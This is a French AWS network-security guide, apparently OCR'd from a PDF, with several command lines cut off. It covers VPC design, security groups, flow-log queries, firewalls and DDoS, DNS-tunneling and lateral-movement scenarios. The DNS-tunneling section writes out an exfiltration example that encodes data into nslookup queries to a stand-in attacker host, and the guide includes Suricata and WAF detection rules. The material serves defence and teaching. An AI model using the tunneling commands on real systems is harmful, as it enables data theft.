Guide Complet : Sécurisation Réseau AWS pour Applications SaaS


Version: 1.0
Date: Novembre 2025
Destiné à: Architectes Cloud et Équipes Réseau

Table des Matières

Architecture VPC Sécurisée

1. Principes Fondamentaux

Architecture Multi-Tier Recommandée



```
┌─────────────────────────────────────────────────────────────┐
│  ┌──────────────────────────────────────────────────────┐   │
│  │  Private Subnet - App Tier (10.0.10.0/24) - AZ-1     │   │
│  │  - EC2 / ECS / Lambda                                │   │
│  │  - Pas d'IP publique                                 │   │
│  └──────────────────────────────────────────────────────┘   │
│                                                             │
│  ┌──────────────────────────────────────────────────────┐   │
│  │  Private Subnet - Data Tier (10.0.20.0/24) - AZ-1    │   │
│  │  - RDS                                               │   │
│  │  - ElastiCache                                       │   │
│  │  - Accès uniquement depuis App Tier                  │   │
│  └──────────────────────────────────────────────────────┘   │
│                                                             │
│  ┌──────────────────────────────────────────────────────┐   │
│  │  Public Subnet (10.0.2.0/24) - AZ-2                  │   │
│  │  - NAT Gateway (HA)                                  │   │
│  │  - ALB (HA)                                          │   │
│  └──────────────────────────────────────────────────────┘   │
│                                                             │
│  ┌──────────────────────────────────────────────────────┐   │
│  │  Private Subnet - App Tier (10.0.11.0/24) - AZ-2     │   │
│  └──────────────────────────────────────────────────────┘   │
│                                                             │
│  ┌──────────────────────────────────────────────────────┐   │
│  │  Private Subnet - Data Tier (10.0.21.0/24) - AZ-2    │   │
│  └──────────────────────────────────────────────────────┘   │
└─────────────────────────────────────────────────────────────┘
```

2. Meilleures Pratiques VPC

2.1 Isolation Complète des Ressources Sensibles

✅ **TOUJOURS:**
- Déployer les bases de données et ressources compute dans des **sous-réseaux privés**
- **Aucune adresse IP publique** pour les ressources sensibles
- Utiliser NAT Gateway pour l'accès Internet sortant depuis les sous-réseaux privés

❌ **JAMAIS:**
- Exposer directement les bases de données sur Internet
- Utiliser un seul subnet public pour toutes les ressources
- Partager des sous-réseaux entre tiers d'application

2.2 Configuration Multi-AZ pour Haute Disponibilité

```
# Créer un VPC avec des sous-réseaux multi-AZ
aws ec2 create-vpc --cidr-block 10.0.0.0/16 --tag-specifications 'ResourceType=vpc,Tags=[{Key=
```

```
# Créer sous-réseaux publics
aws ec2 create-subnet --vpc-id vpc-xxxxx --cidr-block 10.0.1.0/24 --availability-zone us-east-
aws ec2 create-subnet --vpc-id vpc-xxxxx --cidr-block 10.0.2.0/24 --availability-zone us-east-

# Créer sous-réseaux privés - App Tier
aws ec2 create-subnet --vpc-id vpc-xxxxx --cidr-block 10.0.10.0/24 --availability-zone us-east
aws ec2 create-subnet --vpc-id vpc-xxxxx --cidr-block 10.0.11.0/24 --availability-zone us-east

# Créer sous-réseaux privés - Data Tier
aws ec2 create-subnet --vpc-id vpc-xxxxx --cidr-block 10.0.20.0/24 --availability-zone us-east
aws ec2 create-subnet --vpc-id vpc-xxxxx --cidr-block 10.0.21.0/24 --availability-zone us-east
```

Avantages Multi-AZ:
- ✅ Tolérance aux pannes d'une zone de disponibilité
- ✅ Haute disponibilité pour les applications de production
- ✅ Résilience face aux incidents régionaux

3. Connectivité Sécurisée

3.1 AWS Direct Connect vs Site-to-Site VPN

Critère	Direct Connect	Site-to-Site VPN
Latence	Faible (< 10ms)	Moyenne (50-100ms)
Bande passante	1-100 Gbps	1.25 Gbps
Coût	€€€€	€€
Sécurité	Connexion dédiée	IPsec tunnel
Cas d'usage	Production, haute performance	Dev/Test, backup

3.2 Configuration Site-to-Site VPN

```
# Créer un Virtual Private Gateway
aws ec2 create-vpn-gateway --type ipsec.1 --tag-specifications 'ResourceType=vpn-gateway,Tags=

# Attacher au VPC
aws ec2 attach-vpn-gateway --vpn-gateway-id vgw-xxxxx --vpc-id vpc-xxxxx

# Créer Customer Gateway
aws ec2 create-customer-gateway \
    --type ipsec.1 \
    --public-ip 203.0.113.12 \
    --bgp-asn 65000

# Créer VPN Connection
```

```
aws ec2 create-vpn-connection \
    --type ipsec.1 \
    --customer-gateway-id cgw-xxxxx \
    --vpn-gateway-id vgw-xxxxx
```

Security Groups et NACLs

1. Stratégie Defense-in-Depth

Security Groups et NACLs doivent être utilisés **ensemble** pour implémenter une stratégie de défense en profondeur, qui améliore la sécurité en fournissant de la redondance et en atténuant l'impact d'un seul point de défaillance.

Comparaison Security Groups vs NACLs

Caractéristique	Security Groups	NACLs
Niveau	Instance (ENI)	Subnet
État	Stateful	Stateless
Règles	Autorisations uniquement	Allow + Deny
Évaluation	Toutes les règles	Ordre séquentiel
Défaut	Deny all inbound	Allow all
Cas d'usage	Contrôle granulaire	Protection périmètre

2. Architecture Multi-Tier avec Security Groups

2.1 Référencement de Security Groups

✅ **Bonne Pratique** - Référencer les SG précédents:

```
# Web Tier Security Group
resource "aws_security_group" "web_tier" {
  name        = "web-tier-sg"
  description = "Allow HTTP/HTTPS from internet"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port   = 443
    to_port     = 443
```

```
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

# App Tier Security Group
resource "aws_security_group" "app_tier" {
  name        = "app-tier-sg"
  description = "Allow traffic only from web tier"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port       = 8080
    to_port         = 8080
    protocol        = "tcp"
    security_groups = [aws_security_group.web_tier.id]  # Référence le SG web
  }
}

# Database Tier Security Group
resource "aws_security_group" "db_tier" {
  name        = "db-tier-sg"
  description = "Allow traffic only from app tier"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port       = 3306
    to_port         = 3306
    protocol        = "tcp"
    security_groups = [aws_security_group.app_tier.id]  # Référence le SG app
  }
}
```

Cette approche implémente le **principe du moindre privilège** au niveau réseau.

2.2 NACLs pour Protection de Subnet

```
# Créer une NACL pour le tier base de données
aws ec2 create-network-acl --vpc-id vpc-xxxxx

# Bloquer tout le trafic Internet entrant (règle deny)
aws ec2 create-network-acl-entry \
    --network-acl-id acl-xxxxx \
    --ingress \
    --rule-number 100 \
    --protocol -1 \
    --cidr-block 0.0.0.0/0 \
    --rule-action deny

# Autoriser le trafic depuis le subnet app tier
aws ec2 create-network-acl-entry \
    --network-acl-id acl-xxxxx \
```

```
    --ingress \
    --rule-number 200 \
    --protocol tcp \
    --port-range From=3306,To=3306 \
    --cidr-block 10.0.10.0/24 \
    --rule-action allow
```

Important: Les règles NACL sont évaluées **séquentiellement** - placez les règles DENY en premier!

3. Règles de Sécurité Essentielles

3.1 Bloquer les Ports Dangereux

❌ Ports à BLOQUER pour Internet (0.0.0.0/0):

Port	Service	Risque
22	SSH	Accès administrateur
3389	RDP	Accès Windows
3306	MySQL	Base de données
5432	PostgreSQL	Base de données
27017	MongoDB	Base de données
6379	Redis	Cache
9200	Elasticsearch	Recherche

3.2 Configuration AWS Security Hub

Security Hub vérifie automatiquement:

```
# Vérifier les security groups avec accès ouvert
aws securityhub get-findings \
    --filters '{"ComplianceStatus":[{"Value":"FAILED","Comparison":"EQUALS"}],"ResourceType":
```

VPC Flow Logs et Monitoring

1. Activation des VPC Flow Logs

VPC Flow Logs capture les informations sur le trafic IP entrant et sortant des interfaces réseau dans votre VPC.

1.1 Configuration Complète

```
# Créer un rôle IAM pour Flow Logs
aws iam create-role --role-name VPCFlowLogsRole --assume-role-policy-document '{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {"Service": "vpc-flow-logs.amazonaws.com"},
    "Action": "sts:AssumeRole"
  }]
}'

# Créer un log group CloudWatch
aws logs create-log-group --log-group-name /aws/vpc/flowlogs

# Activer Flow Logs (ALL = succès + échecs)
aws ec2 create-flow-logs \
    --resource-type VPC \
    --resource-ids vpc-xxxxx \
    --traffic-type ALL \
    --log-destination-type cloud-watch-logs \
    --log-group-name /aws/vpc/flowlogs \
    --deliver-logs-permission-arn arn:aws:iam::123456789012:role/VPCFlowLogsRole
```

1.2 Format Personnalisé pour Sécurité

```
# Format optimisé pour analyse de sécurité
aws ec2 create-flow-logs \
    --resource-type VPC \
    --resource-ids vpc-xxxxx \
    --traffic-type ALL \
    --log-destination-type s3 \
    --log-destination arn:aws:s3:::my-flow-logs-bucket \
    --log-format '${srcaddr} ${dstaddr} ${srcport} ${dstport} ${protocol} ${packets} ${bytes}
```

2. Cas d'Usage Sécurité

2.1 Détection de Menaces

VPC Flow Logs permet d'identifier:

Menace	Indicateur	Requête Flow Logs
Port Scanning	Multiples connexions rejetées	`action = REJECT` sur ports variés
Data Exfiltration	Volume anormal sortant	`bytes > threshold` vers IPs externes
C&C Beaconing	Connexions répétées	Même `dstaddr` avec intervalle régulier
Lateral Movement	Connexions inter-instances	`srcaddr` interne → `dstaddr` interne

2.2 Requêtes CloudWatch Logs Insights

Identifier les Top-10 IPs sources avec connexions rejetées:

```
fields @timestamp, srcAddr, dstAddr, dstPort, action
| filter action = "REJECT"
| stats count(*) as rejectedCount by srcAddr, dstPort
| sort rejectedCount desc
| limit 10
```

Détecter scan de ports:

```
fields @timestamp, srcAddr, dstPort
| filter action = "REJECT"
| stats count_distinct(dstPort) as uniquePorts by srcAddr
| filter uniquePorts > 50
| sort uniquePorts desc
```

Identifier data exfiltration (> 1GB sortant):

```
fields @timestamp, srcAddr, dstAddr, bytes
| stats sum(bytes) as totalBytes by srcAddr, dstAddr
| filter totalBytes > 1073741824
| sort totalBytes desc
```

3. CloudWatch Contributor Insights

```
{
  "Schema": {
    "Name": "CloudWatchLogRule",
```

```
    "Version": 1
  },
  "AggregateOn": "Count",
  "Contribution": {
    "Filters": [
      {
        "Match": "$.action",
        "EqualTo": "REJECT"
      }
    ],
    "Keys": [
      "$.srcAddr",
      "$.dstPort"
    ]
  },
  "LogFormat": "CLF",
  "LogGroupNames": [
    "/aws/vpc/flowlogs"
  ]
}
```

Cette règle affiche les **Top-N contributeurs** pour les connexions rejetées par port et IP source.

4. Amazon Detective pour Investigation

Amazon Detective collecte automatiquement les VPC Flow Logs et présente des **résumés visuels et analytiques**.


```
# Activer Detective
aws detective create-graph

# Investiguer une IP suspecte
aws detective investigate-entity \
    --graph-arn arn:aws:detective:region:account-id:graph:xxxxx \
    --entity-arn arn:aws:ec2:region:account-id:network-interface/eni-xxxxx
```

Network Firewall et Protection

1. AWS Network Firewall

AWS Network Firewall est un service managé qui permet de **filtrer le trafic entrant et sortant** au niveau du VPC.

1.1 Architecture Centralisée



Cette architecture permet l'inspection centralisée du trafic VPC-to-VPC et on-premises-to-VPC.

1.2 Configuration AWS Network Firewall

```
# Créer un firewall policy
aws network-firewall create-firewall-policy \
    --firewall-policy-name production-policy \
    --firewall-policy '{
      "StatelessDefaultActions": ["aws:forward_to_sfe"],
      "StatelessFragmentDefaultActions": ["aws:forward_to_sfe"],
      "StatefulRuleGroupReferences": [{
        "ResourceArn": "arn:aws:network-firewall:region:account:stateful-rulegroup/my-rules"
      }]
    }'

# Créer le firewall
aws network-firewall create-firewall \
    --firewall-name production-firewall \
    --firewall-policy-arn arn:aws:network-firewall:region:account:firewall-policy/production-p
    --vpc-id vpc-xxxxx \
    --subnet-mappings SubnetId=subnet-xxxxx
```

1.3 Règles Stateful (Suricata)

```
# Bloquer les connexions vers des domaines malveillants
drop tls any any -> any any (tls.sni; content:"malicious.com"; sid:1001;)

# Bloquer les tentatives SQL Injection
alert http any any -> any any (http.uri; content:"union select"; sid:1002;)
```

```
# Alerter sur exfiltration de données
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Large Data Transfer"; flow:to_server; thres
```

2. AWS WAF (Web Application Firewall)

2.1 Protection API Gateway et ALB

```
# Créer un Web ACL
aws wafv2 create-web-acl \
    --name production-web-acl \
    --scope REGIONAL \
    --default-action Block={} \
    --rules file://waf-rules.json

# Associer à un ALB
aws wafv2 associate-web-acl \
    --web-acl-arn arn:aws:wafv2:region:account:regional/webacl/production-web-acl/xxxxx \
    --resource-arn arn:aws:elasticloadbalancing:region:account:loadbalancer/app/my-alb/xxxxx
```

2.2 Règles WAF Essentielles

```
{
  "Name": "BlockSQLInjection",
  "Priority": 1,
  "Statement": {
    "SqliMatchStatement": {
      "FieldToMatch": {
        "Body": {}
      },
      "TextTransformations": [{
        "Priority": 0,
        "Type": "URL_DECODE"
      }]
    }
  },
  "Action": {
    "Block": {}
  },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "BlockSQLInjection"
  }
}
```

PrivateLink et VPC Endpoints

1. AWS PrivateLink

AWS PrivateLink permet une connectivité privée entre les VPCs, les services AWS et vos applications on-premises **sans exposer le trafic sur Internet**.

1.1 Types de VPC Endpoints

Type	Usage	Exemples
Interface Endpoints	Services AWS tiers	S3, DynamoDB, SQS, SNS, etc.
Gateway Endpoints	S3 et DynamoDB uniquement	Gratuit
Gateway Load Balancer Endpoints	Appliances de sécurité	Firewalls tiers

1.2 Configuration Interface VPC Endpoint

```
# Créer un VPC endpoint pour S3
aws ec2 create-vpc-endpoint \
    --vpc-id vpc-xxxxx \
    --service-name com.amazonaws.us-east-1.s3 \
    --route-table-ids rtb-xxxxx \
    --vpc-endpoint-type Interface \
    --subnet-ids subnet-xxxxx subnet-yyyyy \
    --security-group-ids sg-xxxxx
```

1.3 Endpoint Policy pour Sécurité

```
{
  "Statement": [{
    "Sid": "AllowOnlySpecificBuckets",
    "Effect": "Allow",
    "Principal": "*",
    "Action": [
      "s3:GetObject",
      "s3:PutObject"
    ],
    "Resource": [
      "arn:aws:s3:::my-production-bucket/*",
      "arn:aws:s3:::my-logs-bucket/*"
    ]
```

```
  }]
}
```

2. VPC Lattice (Nouveau 2025)

Amazon VPC Lattice permet une communication sécurisée entre applications dans des architectures distribuées modernes **sans configurations réseau complexes**.

```
# Créer un service network
aws vpc-lattice create-service-network \
    --name production-service-network \
    --auth-type AWS_IAM

# Associer un VPC
aws vpc-lattice create-service-network-vpc-association \
    --service-network-identifier sn-xxxxx \
    --vpc-identifier vpc-xxxxx \
    --security-group-ids sg-xxxxx
```

Architecture Multi-VPC


1. AWS Transit Gateway

Transit Gateway permet de connecter plusieurs VPCs et réseaux on-premises via un hub central.

```
# Créer un Transit Gateway
aws ec2 create-transit-gateway \
    --description "Production Transit Gateway" \
    --options AmazonSideAsn=64512,AutoAcceptSharedAttachments=enable,DefaultRouteTableAssociat

# Attacher un VPC
aws ec2 create-transit-gateway-vpc-attachment \
    --transit-gateway-id tgw-xxxxx \
    --vpc-id vpc-xxxxx \
    --subnet-ids subnet-xxxxx subnet-yyyyy

# Créer une route vers le TGW
aws ec2 create-route \
    --route-table-id rtb-xxxxx \
    --destination-cidr-block 10.0.0.0/8 \
    --transit-gateway-id tgw-xxxxx
```

2. Inspection Centralisée

Intégrer Network Firewall avec Transit Gateway dans un **Security VPC dédié**:



Scénarios d'Attaque Réseau et Mitigation

Attaque 1: DDoS Layer 3/4 (Volumetric)

Scénario:
Attaque Distributed Denial of Service visant à saturer la bande passante réseau avec du trafic volumétrique (SYN flood, UDP flood, ICMP flood).

Indicateurs:
- Augmentation soudaine du trafic réseau (100x-1000x normal)
- VPC Flow Logs montrent des millions de paquets depuis des IPs distribuées
- CloudWatch metrics: NetworkIn > threshold
- GuardDuty findings: `Backdoor:EC2/DenialOfService.Tcp`

Timeline d'attaque type:

```
T+0min:  Début attaque SYN flood (50 Gbps)
T+2min:  Application Load Balancer saturé
T+5min:  Connexions légitimes échouent (timeouts)
T+10min: Coût AWS spike (data transfer)
T+30min: Service complètement indisponible
```

Mitigation avec AWS Shield:

```
# AWS Shield Standard (automatique, gratuit)
# - Protection DDoS Layer 3/4 automatique
# - Détection et mitigation en temps réel
```

```
# - Aucune configuration requise

# AWS Shield Advanced (€3,000/mois)
aws shield subscribe-to-shield

# Avantages Shield Advanced:
# 1. Protection DDoS avancée (Layer 3/4/7)
# 2. DDoS Response Team (DRT) 24/7
# 3. Cost protection (pas de surcharge pendant DDoS)
# 4. Métriques en temps réel

# Créer une protection Shield Advanced pour ALB
aws shield create-protection \
    --name production-alb-protection \
    --resource-arn arn:aws:elasticloadbalancing:us-east-1:123456789012:loadbalancer/app/my-alb

# Activer la health-based detection
aws shield update-protection \
    --protection-id xxxxx \
    --health-check-arns arn:aws:route53:::healthcheck/xxxxx
```

Architecture DDoS-resistant:

```
Internet
  │
  ├─> AWS Shield (Layer 3/4 protection)
  │
  ├─> Route 53 (DDoS protection + health checks)
  │
  ├─> CloudFront (150+ edge locations)
  │     └─> Shield Standard (automatique)
  │
  ├─> AWS Global Accelerator
  │     └─> Anycast IPs (protection réseau)
  │
  ├─> Network Load Balancer
  │     ├─> Cross-zone load balancing
  │     └─> Connection draining
  │
  └─> Auto Scaling Group
        ├─> Target tracking (CPU < 70%)
        └─> Scale out during attacks
```

Terraform pour architecture DDoS-resistant:

```
# CloudFront avec Shield
resource "aws_cloudfront_distribution" "main" {
  enabled = true

  origin {
    domain_name = aws_lb.main.dns_name
    origin_id   = "ALB"
```

```
    custom_origin_config {
      http_port              = 80
      https_port             = 443
      origin_protocol_policy = "https-only"
      origin_ssl_protocols   = ["TLSv1.2"]
    }
  }

  default_cache_behavior {
    allowed_methods  = ["GET", "HEAD", "OPTIONS", "PUT", "POST", "PATCH", "DELETE"]
    cached_methods   = ["GET", "HEAD"]
    target_origin_id = "ALB"

    forwarded_values {
      query_string = true
      cookies {
        forward = "all"
      }
    }

    viewer_protocol_policy = "redirect-to-https"
    min_ttl                = 0
    default_ttl            = 3600
    max_ttl                = 86400
  }

  restrictions {
    geo_restriction {
      restriction_type = "none"
    }
  }

  viewer_certificate {
    acm_certificate_arn = aws_acm_certificate.main.arn
    ssl_support_method  = "sni-only"
  }

  # Shield Standard est automatique et gratuit
  # Pour Shield Advanced:
  web_acl_id = aws_wafv2_web_acl.main.arn
}

# WAF avec rate limiting
resource "aws_wafv2_web_acl" "main" {
  name  = "ddos-protection-waf"
  scope = "CLOUDFRONT"

  default_action {
    allow {}
  }

  rule {
    name     = "RateLimitRule"
    priority = 1
```

```
    action {
      block {}
    }

    statement {
      rate_based_statement {
        limit              = 2000
        aggregate_key_type = "IP"
      }
    }

    visibility_config {
      cloudwatch_metrics_enabled = true
      metric_name                = "RateLimitRule"
      sampled_requests_enabled   = true
    }
  }

  visibility_config {
    cloudwatch_metrics_enabled = true
    metric_name                = "DDOSProtectionWAF"
    sampled_requests_enabled   = true
  }
}

# Auto Scaling pour absorber le trafic
resource "aws_autoscaling_policy" "scale_out" {
  name                   = "scale-out-on-high-load"
  scaling_adjustment     = 2
  adjustment_type        = "ChangeInCapacity"
  cooldown               = 300
  autoscaling_group_name = aws_autoscaling_group.main.name
}

resource "aws_cloudwatch_metric_alarm" "high_cpu" {
  alarm_name          = "high-cpu-usage"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = "2"
  metric_name         = "CPUUtilization"
  namespace           = "AWS/EC2"
  period              = "120"
  statistic           = "Average"
  threshold           = "70"

  dimensions = {
    AutoScalingGroupName = aws_autoscaling_group.main.name
  }

  alarm_actions = [aws_autoscaling_policy.scale_out.arn]
}
```

Coût d'une attaque DDoS sans protection:

- Data transfer OUT: €0.09/GB × 1000 GB/hour = €90/hour

- Shield Advanced protection: €3,000/mois mais **coût protection** incluse
- **Sans Shield Advanced:** potentiel de €2,000-€100,000 de surcoûts

---

Attaque 2: Data Exfiltration via DNS Tunneling

Scénario:
Attaquant utilise des requêtes DNS pour exfiltrer des données sensibles en contournant les firewalls traditionnels.

Technique:

```
# Données encodées dans des sous-domaines DNS
# Example: base64(data).attacker-c2-server.com

# Payload:
echo "SELECT * FROM users" | base64 | sed 's/.\{63\}/&./g'
# Résultat: U0VMRUNUIC...AZnJvbSB1c2Vycw==

# Requêtes DNS:
nslookup U0VMRUNUIC.AZnJvbSB1c2Vycw.attacker-server.com
nslookup <next-chunk>.attacker-server.com
```

Détection avec VPC Flow Logs:

```
# CloudWatch Logs Insights - Détection DNS tunneling
fields @timestamp, srcAddr, dstAddr, dstPort, packets
| filter dstPort = 53
| stats count(*) as dnsQueries, sum(packets) as totalPackets by srcAddr
| filter dnsQueries > 1000 or totalPackets > 10000
| sort dnsQueries desc
```

Détection avec GuardDuty:
GuardDuty détectera automatiquement:
- `Backdoor:EC2/C&CActivity.B!DNS`
- `Exfiltration:EC2/DNSDataExfiltration`

Mitigation:

1. Route 53 Resolver Query Logs:

```
# Activer query logging
aws route53resolver create-resolver-query-log-config \
    --name production-dns-logs \
    --destination-arn arn:aws:s3:::dns-query-logs-bucket \
    --creator-request-id $(uuidgen)
```

```
# Associer au VPC
aws route53resolver associate-resolver-query-log-config \
    --resolver-query-log-config-id rqlc-xxxxx \
    --resource-id vpc-xxxxx
```

2. Analyse des requêtes DNS anormales:

```
import boto3
import json
from collections import defaultdict

def analyze_dns_queries(log_group):
    """Détecte les patterns DNS suspects"""
    logs = boto3.client('logs')

    # Query Logs Insights
    response = logs.start_query(
        logGroupName=log_group,
        startTime=int((datetime.now() - timedelta(hours=1)).timestamp()),
        endTime=int(datetime.now().timestamp()),
        queryString='''
        fields query_name, query_type, srcaddr
        | stats count(*) as queryCount by query_name, srcaddr
        | filter queryCount > 100
        | sort queryCount desc
        '''
    )

    # Analyser les résultats
    results = logs.get_query_results(queryId=response['queryId'])

    suspicious = []
    for result in results['results']:
        query_name = result[0]['value']
        query_count = int(result[2]['value'])

        # Détection: domaine long + haute fréquence
        if len(query_name) > 50 and query_count > 1000:
            suspicious.append({
                'domain': query_name,
                'count': query_count,
                'reason': 'Potential DNS tunneling'
            })

    return suspicious
```

3. Network Firewall avec règles Suricata:

```
# Règle Suricata pour détecter DNS tunneling
alert dns any any -> any 53 (
    msg:"Potential DNS Tunneling - Long Query";
```

```
    dns_query;
    content:"|00 01|"; offset:4; depth:2;
    byte_test:2,>,64,0,relative;
    threshold:type both, track by_src, count 10, seconds 60;
    sid:2000001;
    rev:1;
)

# Règle pour détecter base64 encoding dans DNS
alert dns any any -> any 53 (
    msg:"DNS Query with Base64 Pattern";
    dns_query;
    pcre:"/[A-Za-z0-9+\/]{40,}=/";
    sid:2000002;
    rev:1;
)
```

4. Bloquer les résolveurs DNS externes:

```
# NACL pour bloquer DNS externe (ne garder que Route 53 Resolver)
resource "aws_network_acl_rule" "block_external_dns" {
  network_acl_id = aws_network_acl.main.id
  rule_number    = 100
  egress         = true
  protocol       = "udp"
  rule_action    = "deny"
  cidr_block     = "0.0.0.0/0"
  from_port      = 53
  to_port        = 53
}

# Permettre uniquement Route 53 Resolver
resource "aws_network_acl_rule" "allow_route53_dns" {
  network_acl_id = aws_network_acl.main.id
  rule_number    = 90
  egress         = true
  protocol       = "udp"
  rule_action    = "allow"
  cidr_block     = "169.254.169.253/32"  # Route 53 Resolver
  from_port      = 53
  to_port        = 53
}
```

Attaque 3: Lateral Movement (Mouvement Latéral)

Scénario:
Attaquant ayant compromis une instance EC2 tente de se déplacer latéralement vers d'autres instances du réseau.

Indicateurs:
- VPC Flow Logs: connexions inhabituelle instance-à-instance
- Tentatives SSH/RDP depuis instances compromises
- Scans de ports internes
- GuardDuty: `Recon:EC2/PortProbeUnprotectedPort`

Attack chain:

```
1. Initial Compromise:
   └─> EC2 Web Server compromis (app vulnerability)

2. Reconnaissance:
   └─> Scan réseau interne (nmap)
   └─> Découverte autres instances

3. Credential Access:
   └─> Tentative récupération IMDSv1 credentials
   └─> SSH brute force vers autres instances

4. Lateral Movement:
   └─> Pivot vers DB server
   └─> Élévation de privilèges

5. Exfiltration:
   └─> Dump database
   └─> Exfiltration via DNS/HTTPS
```

Détection avec VPC Flow Logs:

```
# Détection de scan de ports interne
fields @timestamp, srcAddr, dstAddr, dstPort, action
| filter srcAddr like /^10\./
| filter action = "REJECT"
| stats count_distinct(dstPort) as uniquePorts, count(*) as attempts by srcAddr
| filter uniquePorts > 20 or attempts > 100
| sort attempts desc

# Détection connexions SSH/RDP inhabituelles
fields @timestamp, srcAddr, dstAddr, dstPort
| filter (dstPort = 22 or dstPort = 3389)
| filter srcAddr like /^10\./
| stats count(*) as connections by srcAddr, dstAddr
| filter connections > 10
```

Mitigation:

1. Micro-segmentation avec Security Groups:

```
# Security Group: Web Tier
resource "aws_security_group" "web" {
  name        = "web-tier-sg"
  description = "Web tier - ALB only"
  vpc_id      = aws_vpc.main.id

  # Accepter uniquement du ALB
  ingress {
    from_port       = 80
    to_port         = 80
    protocol        = "tcp"
    security_groups = [aws_security_group.alb.id]
  }

  # PAS de règle egress vers autres tiers web
  # Seulement vers app tier et Internet
  egress {
    from_port       = 8080
    to_port         = 8080
    protocol        = "tcp"
    security_groups = [aws_security_group.app.id]
  }

  egress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

# Security Group: App Tier
resource "aws_security_group" "app" {
  name        = "app-tier-sg"
  description = "App tier - web tier only"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port       = 8080
    to_port         = 8080
    protocol        = "tcp"
    security_groups = [aws_security_group.web.id]
  }

  # Egress uniquement vers DB et services AWS
  egress {
    from_port       = 3306
    to_port         = 3306
    protocol        = "tcp"
    security_groups = [aws_security_group.db.id]
  }

  # PAS d'egress vers autres instances app tier
}
```

```
# Security Group: Database Tier
resource "aws_security_group" "db" {
  name        = "db-tier-sg"
  description = "Database tier - app tier only"
  vpc_id      = aws_vpc.main.id

  ingress {
    from_port       = 3306
    to_port         = 3306
    protocol        = "tcp"
    security_groups = [aws_security_group.app.id]
  }

  # AUCUN egress Internet
  # Seulement vers VPC endpoints
  egress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    prefix_list_ids = [aws_vpc_endpoint.s3.prefix_list_id]
  }
}
```

2. Network ACLs pour bloquer scan de ports:

```
# NACL pour détecter/bloquer scans de ports
resource "aws_network_acl_rule" "block_port_scan" {
  network_acl_id = aws_network_acl.private.id
  rule_number    = 50
  egress         = false
  protocol       = "tcp"
  rule_action    = "deny"
  cidr_block     = "10.0.0.0/16"  # Réseau interne
  from_port      = 1
  to_port        = 1024
}

# Permettre uniquement les ports légitimes
resource "aws_network_acl_rule" "allow_mysql" {
  network_acl_id = aws_network_acl.private.id
  rule_number    = 100
  egress         = false
  protocol       = "tcp"
  rule_action    = "allow"
  cidr_block     = "10.0.10.0/24"  # App subnet
  from_port      = 3306
  to_port        = 3306
}
```

3. Désactiver SSH/RDP, utiliser Session Manager:

```
# Pas de règles SSH dans Security Groups
# Utiliser AWS Systems Manager Session Manager

# Démarrer une session
